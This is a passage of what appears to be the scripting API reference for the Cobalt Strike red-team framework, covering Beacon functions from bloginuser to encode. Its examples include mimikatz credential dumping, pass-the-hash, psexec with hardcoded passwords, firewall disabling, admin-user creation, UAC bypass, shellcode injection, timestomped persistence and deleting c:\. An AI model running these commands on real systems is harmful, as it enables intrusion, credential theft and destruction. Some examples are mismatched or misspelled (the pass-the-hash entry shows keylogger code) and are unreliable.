`$2` - the domain of the user

`$3` - the user's username

`$4` - the user's password

Example

```
# make a token for a user with an empty password
alias make_token_empty {
   local('$domain $user');
   ($domain, $user) = split("\\\\", $2);]
   bloginuser($1, $domain, $user, "");
}
```

blogonpasswords

Ask Beacon to dump in-memory credentials with mimikatz. This function requires administrator privileges.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to inject the logonpasswords command into or $null

`$3` - the architecture of the target PID (x86|x64) or $null

Example

Spawn a temporary process

```
item "Dump &Passwords" {
   binput($1, "logonpasswords");
   blogonpasswords($1);
}
```

Inject into the specified process

```
beacon_command_register(
   "logonpasswords_inject",
   "Inject into a process and dump in-memory credentials with mimikatz",
   "Usage: logonpasswords_inject [pid] [arch]");

alias logonpasswords_inject {
   blogonpasswords($1, $2, $3);
}
```

bls

Task a Beacon to list files

Variations

```
bls($1, "folder");
```

Output the results to the Beacon console.

```
bls($1, "folder", &callback);
```

Route results to the specified callback function.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the folder to list files for. Use . for the current folder.

`$3` - an optional callback function with the ps results. Arguments to the callback are: $1 = beacon ID, $2 = the folder, $3 = results

Example

```
on beacon_initial {
   bls($1, ".");
}
```

bmimikatz

Ask Beacon to run a mimikatz command.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and arguments to run

`$3` - the PID to inject the mimikatz command into or $null

`$4` - the architecture of the target PID (x86|x64) or $null

Example

```
# Usage: coffee [pid] [arch]
alias coffee {
   if ($2 >= 0 && ($3 eq "x86" || $3 eq "x64")) {
      bmimikatz($1, "standard::coffee", $2, $3);
   } else {
      bmimikatz($1, "standard::coffee");
   }
}
```

bmimikatz_small

Use Cobalt Strike's "smaller" internal build of Mimikatz to execute a mimikatz command.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and arguments to run

`$3` - the PID to inject the mimikatz command into or $null

`$4` - the architecture of the target PID (x86|x64) or $null

Note

This mimikatz build supports:

```
* kerberos::golden
* lsadump::dcsync
* sekurlsa::logonpasswords
* sekurlsa::pth
```

All of the other stuff is removed for size. Use &bmimikatz if you want to bring the full ULTIMATE power of mimikatz to bare on some other offense problem.

Example

```
# Usage: logonpasswords_elevate [pid] [arch]
alias logonpasswords_elevate {
   if ($2 >= 0 && ($3 eq "x86" || $3 eq "x64")) {
      bmimikatz_small($1, "!sekurlsa::logonpasswords", $2, $3);
   } else {
      bmimikatz_small($1, "!sekurlsa::logonpasswords");
   }
}
```

bmkdir

Ask Beacon to make a directory

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the folder to create

Example

```
bmkdir($1, "you are owned");
```

bmode

Change the data channel for a DNS Beacon.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the data channel (e.g., dns, dns6, or dns-txt)

Example

```
item "Mode DNS-TXT" {
   binput($1, "mode dns-txt");
   bmode($1, "dns-txt");
}
```

bmv

Ask Beacon to move a file or folder.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the file or folder to move

$3 - the destination

Example

```
bmv($1, "evil.exe", "\\\\target\\\C$\\evil.exe");
```

bnet

Run a command from Beacon's network and host enumeration tool.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the command to run.

Type	Description
computers	lists hosts in a domain (groups)
dclist	lists domain controllers
domain	show the current domain
domain_controllers	list domain controller hosts in a domain (groups)
domain_trusts	lists domain trusts
group	lists groups and users in groups
localgroup	lists local groups and users in local groups
logons	lists users logged onto a host
sessions	lists sessions on a host
share	lists shares on a host
user	lists users and user information
time	show time for a host
view	lists hosts in a domain (browser service)

`$3` - the target to run this command against or $null

`$4` - the parameter to this command (e.g., a group name)

`$5` - the PID to inject the network and host enumeration tool into or $null

`$6` - the architecture of the target PID (x86|x64) or $null

Notes

- The domain command executes a BOF using inline_execute and will not spawn or inject into a process
- To spawn a temporary process to inject into do not specify the $5 (PID) and $6 (arch) arguments
- To inject into a specific process specify the $5 (PID) and $6 (arch) arguments.

Example

Spawn a temporary process

```
# ladmins [target]
#   find the local admins for a target
alias ladmins {
   bnet($1, "localgroup", $2, "administrators");
}
```

Inject into the specified process

```
# ladmins [pid] [arch] [target]
#   find the local admins for a target
alias ladmins {
   bnet($1, "localgroup", $4, "administrators", $2, $3);
}
```

bnote

Assign a note to the specified Beacon.

Arguments

`$1` - the id for the beacon to post to

`$2` - the note content

Example

```
bnote($1, "foo");
```

bof_extract

This function extracts the executable code from the beacon object file.

Arguments

`$1` - A string containing the beacon object file

Example

```
$handle = openf(script_resource("/object_file"));
$data   = readb($handle, -1);
closef($handle);

return bof_extract($data);
```

bof_pack

Pack arguments in a way that's suitable for BOF APIs to unpack.

Arguments

`$1` - the id for the Beacon (needed for unicode conversions)

`$2` - format string for the packed data

`...` - one argument per item in our format string

Note

This function packs its arguments into a binary structure for use with &beacon_inline_execute. The format string options here correspond to the BeaconData* C API available to BOF files. This API handles transformations on the data and hints as required by each type it can pack.

Type	Description	Unpack With (C)
b	binary data	BeaconDataExtract
i	4-byte integer	BeaconDataInt
s	2-byte short integer	BeaconDataShort
z	zero-terminated+encoded string	BeaconDataExtract
Z	zero-terminated wide-char string	(wchar_t *)BeaconDataExtract

The Cobalt Strike documentation has a page specific to BOF files. See *Beacon Object Files on page 124*.

See also

&beacon_inline_execute

bpassthehash

Ask Beacon to create a token that passes the specified hash. This is the pth command in Beacon. It uses mimikatz. This function requires administrator privileges.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the domain of the user

`$3` - the user's username

`$4` - the user's password hash

`$5` - the PID to inject the pth command into or $null

`$6` - the architecture of the target PID (x86|x64) or $null

Example

Spawn a temporary process

```
item "&Keylogger" {
   binput($1, "keylogger");
   bkeylogger($1);
}
```

Inject into the specified process

```
bkeylogger($1, 1234, "x64");
```

bpause

Ask Beacon to pause its execution. This is a one-off sleep.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - how long the Beacon should pause execution for (milliseconds)

Example

```
alias pause {
   bpause($1, int($2));
}
```

bportscan

Ask Beacon to run its port scanner.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the targets to scan (e.g., 192.168.12.0/24)

$3 - the ports to scan (e.g., 1-1024,6667)

$4 - the discovery method to use (arp|icmp|none)

$5 - the max number of sockets to use (e.g., 1024)

$6 - the PID to inject the port scanner into or $null

$7 - the architecture of the target PID (x86|x64) or $null

Example

Spawn a temporary process

```
bportscan($1, "192.168.12.0/24", "1-1024,6667", "arp", 1024);
```

Inject into the specified process

```
bportscan($1, "192.168.12.0/24", "1-1024,6667", "arp", 1024, 1234, "x64");
```

bpowerpick

Spawn a process, inject Unmanaged PowerShell, and run the specified command.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the cmdlet and arguments

$3 - [optional] if specified, powershell-import script is ignored and this argument is treated as the download cradle to prepend to the command. Empty string is OK here too, for no download cradle.

Example

```
# get the version of PowerShell available via Unmanaged PowerShell
alias powerver {
   bpowerpick($1, '$PSVersionTable.PSVersion');
}
```

bpowershell

Ask Beacon to run a PowerShell cmdlet

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the cmdlet and arguments

$3 - [optional] if specified, powershell-import script is ignored and this argument is treated as the download cradle to prepend to the command. Empty string is OK here too, for no download cradle.

Example

```
# get the version of PowerShell...
alias powerver {
   bpowershell($1, '$PSVersionTable.PSVersion');
}
```

bpowershell_import

Import a PowerShell script into a Beacon

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the path to the local file to import

Example

```
# quickly run PowerUp
alias powerup {
   bpowershell_import($1, script_resource("PowerUp.ps1"));
   bpowershell($1, "Invoke-AllChecks");
}
```

bpowershell_import_clear

Clear the imported PowerShell script from a Beacon session.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
alias powershell-clear {
   bpowershell_import_clear($1);
}
```

bppid

Set a parent process for Beacon's child processes

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the parent process ID. Specify 0 to reset to default behavipr.

Notes

- The current session must have rights to access the specified parent process.
- Attempts to spawn post-ex jobs under parent processes in another desktop session may fail. This limitation is due to how Beacon launches its "temporary" processes for post-exploitation jobs and injects code into them.

Example

```
# getexplorerpid($bid, &callback);
sub getexplorerpid {
   bps($1, lambda({
      local('$pid $name $entry');
      foreach $entry (split("\n", $2)) {
         ($name, $null, $pid) = split("\\s+", $entry);
         if ($name eq "explorer.exe") {
            [$callback: $1, $pid];
         }
      }
   }, $callback => $2));
}

alias prepenv {
   btask($1, "Tasked Beacon to find explorer.exe and make it the PPID");
   getexplorerpid($1, {
      bppid($1, $2);
   });
}
```

bprintscreen

Ask Beacon to take a screenshot via PrintScr method.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to inject the screenshot tool via PrintScr method

`$3` - the architecture of the target PID (x86|x64)

Example

Spawn a temporary process

```
item "&Printscreen" {
   binput($1, "printscreen");
   bpintscreen($1);
}
```

Inject into the specified process

```
bprintscreen($1, 1234, "x64");
```

bps

Task a Beacon to list processes

Variations

```
bps($1);
```

Output the results to the Beacon console.

```
bps($1, &callback);
```

Route results to the specified callback function.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - an optional callback function with the ps results. Arguments to the callback are: $1 = beacon ID, $2 = results

Example

```
on beacon_initial {
   bps($1);
}
```

bpsexec

Ask Beacon to spawn a payload on a remote host. This function generates an Artifact Kit executable, copies it to the target, and creates a service to run it. Clean up is included too.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the target to spawn a payload onto

`$3` - the listener to spawn

`$4` - the share to copy the executable to

`$5` - the architecture of the payload to generate/deliver (x86 or x64)

Example

```
brev2self();
bloginuser($1, "CORP", "Administrator", "toor");
bpsexec($1, "172.16.48.3", "my listener", "ADMIN\$");
```

bpsexec_command

Ask Beacon to run a command on a remote host. This function creates a service on the remote host, starts it, and cleans it up.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the target to run the command on

`$3` - the name of the service to create

`$4` - the command to run.

Example

```
# disable the firewall on a remote target
# beacon> shieldsdown [target]
alias shieldsdown {
   bpsexec_command($1, $2, "shieldsdn", "cmd.exe /c netsh advfirewall set
allprofiles state off");
}
```

bpsexec_psh

REMOVED Removed in Cobalt Strike 4.0. Use &bjump with psexec_psh option.

bpsinject

Inject Unmanaged PowerShell into a specific process and run the specified cmdlet.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the process to inject the session into

`$3` - the process architecture (x86 | x64)

`$4` - the cmdlet to run

Example

```
bpsinject($1, 1234, x64, "[System.Diagnostics.Process]::GetCurrentProcess
()");
```

bpwd

Ask Beacon to print its current working directory

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
alias pwd {
   bpwd($1);
}
```

breg_query

Ask Beacon to query a key within the registry.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the path to the key

`$3` - x86|x64 - which view of the registry to use

Example

```
alias typedurls {
   breg_query($1, "HKCU\\Software\\Microsoft\\Internet
Explorer\\TypedURLs", "x86");
}
```

breg_queryv

Ask Beacon to query a value within a registry key.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the path to the key

`$3` - the name of the value to query

`$4` - x86|x64 - which view of the registry to use

Example

```
alias winver {
   breg_queryv($1, "HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion",
"ProductName", "x86");
}
```

bremote_exec

Ask Beacon to run a command on a remote target.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the remote execute method to use

`$3` - the remote target

`$4` - the command and arguments to run

Example

```
# winrm [target] [command+args]
alias winrm-exec {
   bremote_exec($1, "winrm", $2, $3); {
}
```

See also

&beacon_remote_exec_method_describe, &beacon_remote_exec_method_register, &beacon_remote_exec_methods

brev2self

Ask Beacon to drop its current token. This calls the RevertToSelf() Win32 API.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
alias rev2self {
   brev2self($1);
}
```

brm

Ask Beacon to remove a file or folder.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the file or folder to remove

Example

```
# nuke the system
brm($1, "c:\\");
```

brportfwd

Ask Beacon to setup a reverse port forward.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the port to bind to on the target

`$3` - the host to forward connections to

`$4` - the port to forward connections to

Example

```
brportfwd($1, 80, "192.168.12.88", 80);
```

brportfwd_local

Ask Beacon to setup a reverse port forward that routes that the current Cobalt Strike client.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the port to bind to on the target

`$3` - the host to forward connections to

`$4` - the port to forward connections to

Example

```
brportfwd_local($1, 80, "192.168.12.88", 80);
```

brportfwd_stop

Ask Beacon to stop a reverse port forward

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the port bound on the target

Example

```
brportfwd_stop($1, 80);
```

brun

Ask Beacon to run a command

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and arguments to run

Note

This capability is a simpler version of the &beacon_execute_job function. The latter function is what &bpowershell and &bshell build on. This is a (slightly) more OPSEC-safe option to run commands and receive output from them.

Example

```
alias w {
   brun($1, "whoami /all");
}
```

brunas

Ask Beacon to run a command as another user.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the domain of the user

`$3` - the user's username

`$4` - the user's password

`$5` - the command to run

Example

```
brunas($1, "CORP", "Administrator", "toor", "notepad.exe");
```

brunasadmin

Ask Beacon to run a command in a high-integrity context (bypasses UAC).

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and its arguments.

Notes

This command uses the Token Duplication UAC bypass. This bypass has a few requirements:

- Your user must be a local admin
- If **Always Notify** is enabled, an existing high integrity process must be running in the current desktop session.

Example

```
# disable the firewall
brunasadmin($1, "cmd.exe /C netsh advfirewall set allprofiles state off");
```

brunu

Ask Beacon to run a process under another process.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID of the parent process

`$3` - the command + arguments to run

Example

```
brunu($1, 1234, "notepad.exe");
```

bscreenshot

Ask Beacon to take a screenshot.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

$2 the PID to inject the screenshot tool

$3 - the architecture of the target PID (x86|x64)

Example

Spawn a temporary process

```
item "&Screenshot" {
   binput($1, "screenshot");
   bscreenshot($1);
}
```

Inject into the specified process

```
bscreenshot($1, 1234, "x64");
```

bscreenwatch

Ask Beacon to take periodic screenshots

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the PID to inject the screenshot tool

$3 - the architecture of the target PID (x86|x64)

Example

Spawn a temporary process

```
item "&Screenwatch" {
   binput($1, "screenwatch");
   bscreenwatch($1);
}
```

Inject into the specified process

```
bscreenwatch($1, 1234, "x64");
```

bsetenv

Ask Beacon to set an environment variable

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the environment variable to set

$3 - the value to set the environment variable to (specify $null to unset the variable)

Example

```
alias tryit {
   bsetenv($1, "foo", "BAR!");
   bshell($1, "echo %foo%");
}
```

bshell

Ask Beacon to run a command with cmd.exe

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and arguments to run

Example

```
alias adduser {
   bshell($1, "net user $2 B00gyW00gy1234! /ADD");
      bshell($1, "net localgroup \"Administrators\" $2 /ADD");
}
```

bshinject

Inject shellcode (from a local file) into a specific process

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID of the process to inject into

`$3` - the process architecture (x86 | x64)

`$4` - the local file with the shellcode

Example

```
bshinject($1, 1234, "x86", "/path/to/stuff.bin");
```

bshspawn

Spawn shellcode (from a local file) into another process. This function benefits from Beacon's configuration to spawn post-exploitation jobs (e.g., spawnto, ppid, etc.)

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the process architecture (x86 | x64)

`$3` - the local file with the shellcode

Example

```
bshspawn($1, "x86", "/path/to/stuff.bin");
```

bsleep

Ask Beacon to change its beaconing interval and jitter factor.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the number of **seconds** between beacons.

`$3` - the jitter factor [0-99]

Example

```
alias stealthy {
   # sleep for 1 hour with 30% jitter factor
   bsleep($1, 60 * 60, 30);
}
```

bsocks

Start a SOCKS proxy server associated with a beacon.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the port to bind to

Example

```
alias socks1234 {
   bsocks($1, 1234);
}
```

bsocks_stop

Stop SOCKS proxy servers associated with the specified Beacon.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
alias stopsocks {
   bsocks_stop($1);
}
```

bspawn

Ask Beacon to spawn a new session

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the listener to target.

`$3` - the architecture to spawn a process for (defaults to current beacon arch)

Example

```
item "&Spawn" {
   openPayloadHelper(lambda({
      binput($bids, "spawn x86 $1");
      bspawn($bids, $1, "x86");
   }, $bids => $1));
}
```

bspawnas

Ask Beacon to spawn a session as another user.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the domain of the user

`$3` - the user's username

`$4` - the user's password

`$5` - the listener to spawn

Example

```
bspawnas($1, "CORP", "Administrator", "toor", "my listener");
```

bspawnto

Change the default program Beacon spawns to inject capabilities into.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the architecture we're modifying the spawnto setting for (x86, x64)

`$3` - the program to spawn

Notes

The value you specify for spawnto has to work from x86->x86, x86->x64, x64->x86, and x64->x86 contexts. This is tricky. Follow these rules and you'll be OK:

1. Always specify the full path to the program you want Beacon to spawn for its post-ex jobs.

2. Environment variables (e.g., %windir%) are OK within these paths.

3. Do not specify `%windir%\system32` or `c:\windows\system32` directly. Always use syswow64 (x86) and sysnative (x64). Beacon will adjust these values to system32 if it's necessary.

4. For an x86 spawnto value, you must specify an x86 program. For an x64 spawnto value, you must specify an x64 program.

Example

```
# let's make everything lame.
on beacon_initial {
   binput($1, "prep session with new spawnto values.");
   bspawnto($1, "x86", "%windir%\\syswow64\\notepad.exe");
   bspawnto($1, "x64", "%windir%\\sysnative\\notepad.exe");
}
```

bspawnu

Ask Beacon to spawn a session under another process.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the process to spawn this session under

`$3` - the listener to spawn

Example

```
bspawnu($1, 1234, "my listener");
```

bspunnel

Spawn and tunnel an agent through this Beacon (via a target localhost-only reverse port forward)

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the host of the controller

`$3` - the port of the controller

`$4` - a file with position-independent code to execute in a temporary process.

Example

```
bspunnel($1, "127.0.0.1", 4444, script_resource("agent.bin"));
```

bspunnel_local

Spawn and tunnel an agent through this Beacon (via a target localhost-only reverse port forward). Note: this reverse port forward tunnel traverses through the Beacon chain to the team server and, via the team server, out through the requesting Cobalt Strike client.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the host of the controller

`$3` - the port of the controller

`$4` - a file with position-independent code to execute in a temporary process.

Example

```
bspunnel_local($1, "127.0.0.1", 4444, script_resource("agent.bin"));
```

bssh

Ask Beacon to spawn an SSH session.

Arguments

`$1` - id for the beacon. This may be an array or a single ID.

`$2` - IP address or hostname of the target

`$3` - port (e.g., 22)

`$4` - username

`$5` - password

`$6` - the PID to inject the SSH client into or $null

`$7` - the architecture of the target PID (x86|x64) or $null

Example

Spawn a temporary process

```
bssh($1, "172.16.20.128", 22, "root", "toor");
```

Inject into the specified process

```
bssh($1, "172.16.20.128", 22, "root", "toor", 1234, "x64");
```

bssh_key

Ask Beacon to spawn an SSH session using the data from a key file. The key file needs to be in the PEM format. If the file is not in the PEM format then make a copy of the file and convert the copy with the following command:

`/usr/bin/ssh-keygen -f [/path/to/copy] -e -m pem -p`

Arguments

`$1` - id for the beacon. This may be an array or a single ID.

`$2` - IP address or hostname of the target

`$3` - port (e.g., 22)

`$4` - username

`$5` - key data (as a string)

`$6` - the PID to inject the SSH client into or $null

`$7` - the architecture of the target PID (x86|x64) or $null

Example

```
alias myssh {
   $pid = $2;
   $arch = $3;
   $handle = openf("/path/to/key.pem");
   $keydata = readb($handle, -1);
   closef($handle);

   if ($pid >= 0 && ($arch eq "x86" || $arch eq "x64")) {
      bssh_key($1, "172.16.20.128", 22, "root", $keydata, $pid, $arch);
   } else {
      bssh_key($1, "172.16.20.128", 22, "root", $keydata);
   }
};
```

bstage

REMOVED This function is removed in Cobalt Strike 4.0. Use &beacon_stage_tcp or &beacon_stage_pipe to explicitly stage a payload. Use &beacon_link to link to it.

bsteal_token

Ask Beacon to steal a token from a process.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to take the token from

Example

```
alias steal_token {
   bsteal_token($1, int($2));
}
```

bsudo

Ask Beacon to run a command via sudo (SSH sessions only)

Arguments

`$1` - the id for the session. This may be an array or a single ID.

`$2` - the password for the current user

`$3` - the command and arguments to run

Example

```
# hashdump [password]
ssh_alias hashdump {
   bsudo($1, $2, "cat /etc/shadow");
}
```

btask

Report a task acknowledgement for a Beacon. This task acknowledgement will also contribute to the narrative in Cobalt Strike's Activity Report and Sessions Report.

Arguments

`$1` - the id for the beacon to post to

`$2` - the text to post

`$3` - a string with MITRE ATT&CK Tactic IDs. Use a comma and a space to specify multiple IDs in one string.

https://attack.mitre.org

Example

```
alias foo {
   btask($1, "User tasked beacon to foo", "T1015");
}
```

btimestomp

Ask Beacon to change the file modified/accessed/created times to match another file.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the file to update timestamp values for

$3 - the file to grab timestamp values from

Example

```
alias persist {
   bcd($1, "c:\\windows\\system32");
   bupload($1, script_resource("evil.exe"));
   btimestomp($1, "evil.exe", "cmd.exe");
   bshell($1, 'sc create evil binpath= "c:\\windows\\system32\\evil.exe"');
   bshell($1, 'sc start netsrv');
}
```

bunlink

Ask Beacon to delink a Beacon its connected to over a TCP socket or named pipe.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the target host to unlink (specified as an IP address)

$3 - [optional] the PID of the target session to unlink

Example

```
bunlink($1, "172.16.48.3");
```

bupload

Ask a Beacon to upload a file

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the local path to the file to upload

Example

```
bupload($1, script_resource("evil.exe"));
```

bupload_raw

Ask a Beacon to upload a file

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the remote file name of the file

`$3` - the raw content of the file

`$4` - [optional] the local path to the file (if there is one)

Example

```
$data = artifact("my listener", "exe");
bupload_raw($1, "\\\\DC\\C$\\foo.exe", $data);
```

bwdigest

REMOVED Removed in Cobalt Strike 4.0. Use &bmimikatz directly.

bwinrm

REMOVED Removed in Cobalt Strike 4.0. Use &bjump with winrm or winrm64 built-in options.

bwmi

REMOVED Removed in Cobalt Strike 4.0.

call

Issue a call to the team server.

Arguments

`$1` - the command name

`$2` - a callback to receive a response to this request. The callback will receive two arguments. The first is the call name. The second is the response.

`...` - one or more arguments to pass into this call.

Example

```
call("aggressor.ping", { warn(@_); }, "this is my value");
```

closeClient

Close the current Cobalt Strike team server connection.

Example

```
closeClient();
```

colorPanel

Generate a Java component to set accent colors within Cobalt Strike's data model

Arguments

`$1` - the prefix

`$2` - an array of IDs to change colors for

Example

```
popup targets {
   menu "&Color" {
      insert_component(colorPanel("targets", $1));
   }
}
```

See also

&highlight

credential_add

Add a credential to the data model

Arguments

`$1` - username

`$2` - password

`$3` - realm

`$4` - source

`$5` - host

Example

```
command falsecreds {
   for ($x = 0; $x < 100; $x++) {
      credential_add("user $+ $x", "password $+ $x");
   }
}
```

credentials

Returns a list of application credentials in Cobalt Strike's data model.

Returns

An array of dictionary objects with information about each credential entry.

Example

```
printAll(credentials());
```

data_keys

List the query-able keys from Cobalt Strike's data model

Returns

A list of keys that you may query with &data_query

Example

```
foreach $key (data_keys()) {
   println("\n\c4=== $key ===\n");
   println(data_query($key));
}
```

data_query

Queries Cobalt Strike's data model

Arguments

`$1` - the key to pull from the data model

Returns

A Sleep representation of the queried data.

Example

```
println(data_query("targets"));
```

dbutton_action

Adds an action button to a &dialog. When this button is pressed, the dialog closes and its callback is called. You may add multiple buttons to a dialog. Cobalt Strike will line these buttons up in a row and center them at the bottom of the dialog.

Arguments

`$1` - the `$dialog` object

`$2` - the button label

Example

```
dbutton_action($dialog, "Start");
dbutton_action($dialog, "Stop");
```

dbutton_help

Adds a **Help** button to a &dialog. When this button is pressed, Cobalt Strike will open the user's browser to the specified URL.

Arguments

`$1` - the `$dialog` object

`$2` - the URL to go to

Example

```
dbutton_help($dialog, "http://www.google.com");
```

dialog

Create a dialog. Use &dialog_show to show it.

Arguments

`$1` - the title of the dialog

`$2` - a %dictionary mapping row names to default values

`$3` - a callback function. Called when the user presses a &dbutton_action button. `$1` is a reference to the dialog. `$2` is the button name. `$3` is a dictionary that maps each row's name to its value.

Returns

A scalar with a `$dialog` object.

Example

```
sub callback {
   # prints: Pressed Go, a is: Apple
   println("Pressed $2 $+ , a is: " . $3['a']);
}

$dialog = dialog("Hello World", %(a => "Apple", b => "Bat"), &callback);
drow_text($dialog, "a", "Fruit:  ");
drow_text($dialog, "b", "Rodent: ");
dbutton_action($dialog, "Go");
dialog_show($dialog);
```

dialog_description

Adds a description to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the description of this dialog

Example

```
dialog_description($dialog, "I am the Hello World dialog.");
```

dialog_show

Shows a &dialog.

Arguments

`$1` - the `$dialog` object

Example

```
dialog_show($dialog);
```

dispatch_event

Call a function in Java Swing's Event Dispatch Thread. Java's Swing Library is not thread safe. All changes to the user interface should happen from the Event Dispatch Thread.

Arguments

`$1` - the function to call

Example

```
dispatch_event({
   println("Hello World");
});
```

downloads

Returns a list of downloads in Cobalt Strike's data model.

Returns

An array of dictionary objects with information about each downloaded file.

Example

```
printAll(downloads());
```

drow_beacon

Adds a beacon selection row to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_beacon($dialog, "bid", "Session: ");
```

drow_checkbox

Adds a checkbox to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

`$4` - the text next to the checkbox

Example

```
drow_checkbox($dialog, "box", "Scary: ", "Check me... if you dare");
```

drow_combobox

Adds a combobox to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

`$4` - an array of options to choose from

Example

```
drow_combobox($dialog, "combo", "Options", @("apple", "bat", "cat"));
```

drow_exploits

Adds a privilege escalation exploit selection row to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_exploits($dialog, "exploit", "Exploit: ");
```

drow_file

Adds a file chooser row to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_file($dialog, "file", "Choose: ");
```

drow_interface

Adds a VPN interface selection row to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_interface($dialog, "int", "Interface: ");
```

drow_krbtgt

Adds a krbtgt selection row to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_krbtgt($dialog, "hash", "krbtgt hash: ");
```

drow_listener

Adds a listener selection row to a &dialog. This row only shows listeners with stagers (e.g., windows/beacon_https/reverse_https).

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_listener($dialog, "listener", "Listener: ");
```

drow_listener_smb

DEPRECATED This function is deprecated in Cobalt Strike 4.0. It's now equivalent to &drow_listener_stage

drow_listener_stage

Adds a listener selection row to a &dialog. This row shows all Beacon and Foreign listener payloads.

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_listener_stage($dialog, "listener", "Stage: ");
```

drow_mailserver

Adds a mail server field to a &dialog.

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_mailserver($dialog, "mail", "SMTP Server: ");
```

drow_proxyserver

DEPRECATED This function is deprecated in Cobalt Strike 4.0. The proxy configuration is now tied directly to the listener.

Adds a proxy server field to a &dialog.

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_proxyserver($dialog, "proxy", "Proxy: ");
```

drow_site

Adds a site/URL field to a &dialog.

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_site($dialog, "url", "Site: ");
```

drow_text

Adds a text field row to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

`$4` - **Optional.** The width of this text field (in characters). This value isn't always honored (it won't shrink the field, but it will make it wider).

Example

```
drow_text($dialog, "name", "Name: ");
```

drow_text_big

Adds a multi-line text field to a &dialog

Arguments

`$1` - a `$dialog` object

`$2` - the name of this row

`$3` - the label for this row

Example

```
drow_text_big($dialog, "addr", "Address: ");
```

dstamp

Format a time into a date/time value. This value includes seconds.

Arguments

`$1` - the time [milliseconds since the UNIX epoch]

Example

```
println("The time is now: " . dstamp(ticks()));
```

See also

&tstamp

elog

Publish a notification to the event log

Arguments

`$1` - the message

Example

```
elog("The robot invasion has begun!");
```

encode

Obfuscate a position-independent blob of code with an encoder.

Arguments

`$1` - position independent code (e.g., shellcode, "raw" stageless Beacon) to apply encoder to

`$2` - the encoder to use

`$3` - the architecture (e.g., x86, x64)

Encoder	Description
alpha	Alphanumeric encoder (x86-only)
xor	XOR encoder

Notes

